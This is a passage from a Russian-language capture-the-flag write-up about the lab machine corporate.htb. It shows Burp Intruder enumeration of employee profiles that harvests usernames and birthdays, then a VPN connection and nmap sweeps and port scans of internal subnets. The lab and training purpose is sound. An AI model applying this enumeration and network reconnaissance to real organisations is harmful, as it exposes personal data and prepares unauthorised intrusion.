
>Birthday</th>\n   <td>(.*?)</td>\n   </tr>

☑ Case sensitive

☐ Exclude HTTP headers ☑ Update config based on selection below

```
          <a href="mailto:hector.king@corporate.htb">hector.king@corporate.htb</a>
        </td>
      </tr>
      <tr>
        <th scope="row">Birthday</th>
        <td>10/30/1987</td>
      </tr>
    </tbody>
  </table>
 </div>
</div>

</main>

    <script src="/static/js/nav.js"></script>
  </body>
</html>
```


Выбор даты рождения



Request	Payload	Status code	Error	Timeout	Length	\.htb">(.*?)@corpo...	>Birthday</th>\n ...	Comment
5066	5065	200	☐	☐	4596	zaria.kozey	4/12/1970	
5002	5001	200	☐	☐	4427	ward.pfannerstill	5/4/1971	
5006	5005	200	☐	☐	4484	veda.kemmer	11/14/1980	
5032	5031	200	☐	☐	4345	uriel.hahn	12/25/1992	
5021	5020	200	☐	☐	4360	tanner.kuvalis	1/19/1969	
5008	5007	200	☐	☐	4474	stevie.rosenbaum	10/20/1987	
5058	5057	200	☐	☐	4624	stephen.schamberger	3/27/1979	
5014	5013	200	☐	☐	4335	skye.will	10/16/1965	
5036	5035	200	☐	☐	4402	scarlett.herzog	6/22/1995	
5065	5064	200	☐	☐	4613	sadie.greenfelder	1/21/1964	
5010	5009	200	☐	☐	4455	ross.leffler	4/11/1963	
5079	5078	200	☐	☐	4440	rosalee.schmitt	7/4/1990	
5028	5027	200	☐	☐	4381	richie.cormier	1/23/1964	
5007	5006	200	☐	☐	4486	raphael.adams	1/28/2001	
5048	5047	200	☐	☐	4427	rachelle.langworth	6/19/1998	
5047	5046	200	☐	☐	4373	penelope.mcclure	3/8/1968	
5003	5002	200	☐	☐	4451	oleta.gutmann	11/11/1965	
5056	5055	200	☐	☐	4547	nya.little	6/21/1965	
5075	5074	200	☐	☐	4374	nora.brekke	1/18/1996	
5024	5023	200	☐	☐	4345	morris.lowe	6/18/1983	
5054	5053	200	☐	☐	4572	mohammed.feeney	11/4/1974	
5077	5076	200	☐	☐	4398	michale.jakubowski	7/25/1989	
5029	5028	200	☐	☐	4363	marge.frami	6/10/2002	
5076	5075	200	☐	☐	4427	margarette.baumbach	3/23/1999	
5011	5010	200	☐	☐	4453	marcella.kihn	10/9/1959	
5060	5059	200	☐	☐	4564	mabel.koepp	2/23/1995	
5018	5017	200	☐	☐	4364	lila.mcglynn	10/10/1982	
5025	5024	200	☐	☐	4383	leanne.runolfsdottir	12/1/1963	
5042	5041	200	☐	☐	4403	laurie.casper	11/18/1959	
5013	5012	200	☐	☐	4352	larissa.wilkinson	5/10/1979	
5004	5003	200	☐	☐	4448	kian.rodriguez	6/8/1957	
5017	5016	200	☐	☐	4366	katelyn.swift	7/26/1954	
5046	5045	200	☐	☐	4444	katelin.keeling	4/25/1989	
5057	5056	200	☐	☐	4576	kasey.walsh	8/7/1999	
5020	5019	200	☐	☐	4349	kacey.krajcik	1/25/1954	

Результат атаки

Получаем таблицу с данными, и теперь нужно выбрать результаты для всех пользователей. Сохраняем и в появившемся окне выбираем только столбцы с именами и датами рождения. В качестве разделителя выбираем запятую.



Save results table

○ All rows ☐ Save header row

● Selected rows Delimiter: ○ Tab ● Custom: ,

☐ Wrap data safely for Microsoft Excel


Include columns:

☐ Request
☐ Status code
☐ Response received
☐ Error
☐ Length
☑ \.htb">(.*?)@corporate\.
☐ Comment
☐ Payload
☐ Time of day
☐ Response completed
☐ Timeout
☐ Cookies
☑ >Birthday</th>\n   <td>(.*?)</td>\n   </tr>

Сохранение результатов

Теперь нужно найти сервисы, в которые можно попытаться залогиниться. Подключаемся к VPN, используя скачанный конфиг, и просматриваем добавленные маршруты. Это нужно для определения новых сетей, к которым открывается доступ.

```
sudo openvpn candido-hackett.ovpn
```




```
TUN/TAP device tun1 opened
net_iface_mtu_set: mtu 1500 for tun1
net_iface_up: set tun1 up
net_addr_v4_add: 10.8.0.2/24 dev tun1
net_route_v4_add: 10.9.0.0/24 via 10.8.0.1 dev [NULL] table 0 metric -1
Initialization Sequence Completed
Data Channel: cipher 'AES-128-GCM', peer-id: 0
Timers: ping 10, ping-restart 120
Protocol options: explicit-exit-notify 1
```

Логи OpenVPN

Нам доступны сети **10.8.0.0/24** и **10.9.0.0/24**. Сначала просканируем их и найдем живые хосты. Nmap с опцией **-sn** выполнит перебор всех хостов в сети.


```
nmap -sn 10.8.0.0/24 --min-rate=200
```



```
Nmap scan report for 10.8.0.1
Host is up (0.088s latency).
Nmap scan report for 10.8.0.2
Host is up (0.000078s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.97 seconds
```

Результат сканирования сети 10.8.0.0/24


```
nmap -sn 10.9.0.0/24 --min-rate=500
```



```
Nmap scan report for 10.9.0.1
Host is up (0.069s latency).
Nmap scan report for 10.9.0.4
Host is up (0.13s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.37 seconds
```


Результат сканирования сети 10.9.0.0/24

Теперь нужно просканировать порты на найденных хостах. Для этого используем уже знакомый скрипт, который я приводил в начале статьи.



```
Nmap scan report for 10.8.0.1
Host is up (0.24s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 4f:7c:4a:20:ca:0c:61:3b:4a:b5:67:f6:3c:36:f7:90 (RSA)
|   256 cc:05:3a:28:c0:18:fa:52:c5:f7:b9:28:c9:ce:09:31 (ECDSA)
|_  256 e8:37:e6:93:6d:eb:d7:74:e4:83:e9:54:4d:e6:95:88 (ED25519)
80/tcp   open  http          OpenResty web app server 1.21.4.3
|_http-server-header: openresty/1.21.4.3
|_http-title: Did not follow redirect to http://corporate.htb
389/tcp  open  ldap          OpenLDAP 2.2.X - 2.3.X
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ldap.corporate.htb
| Subject Alternative Name: DNS:ldap.corporate.htb
| Not valid before: 2023-04-04T14:37:34
|_Not valid after:  2033-04-01T14:37:35
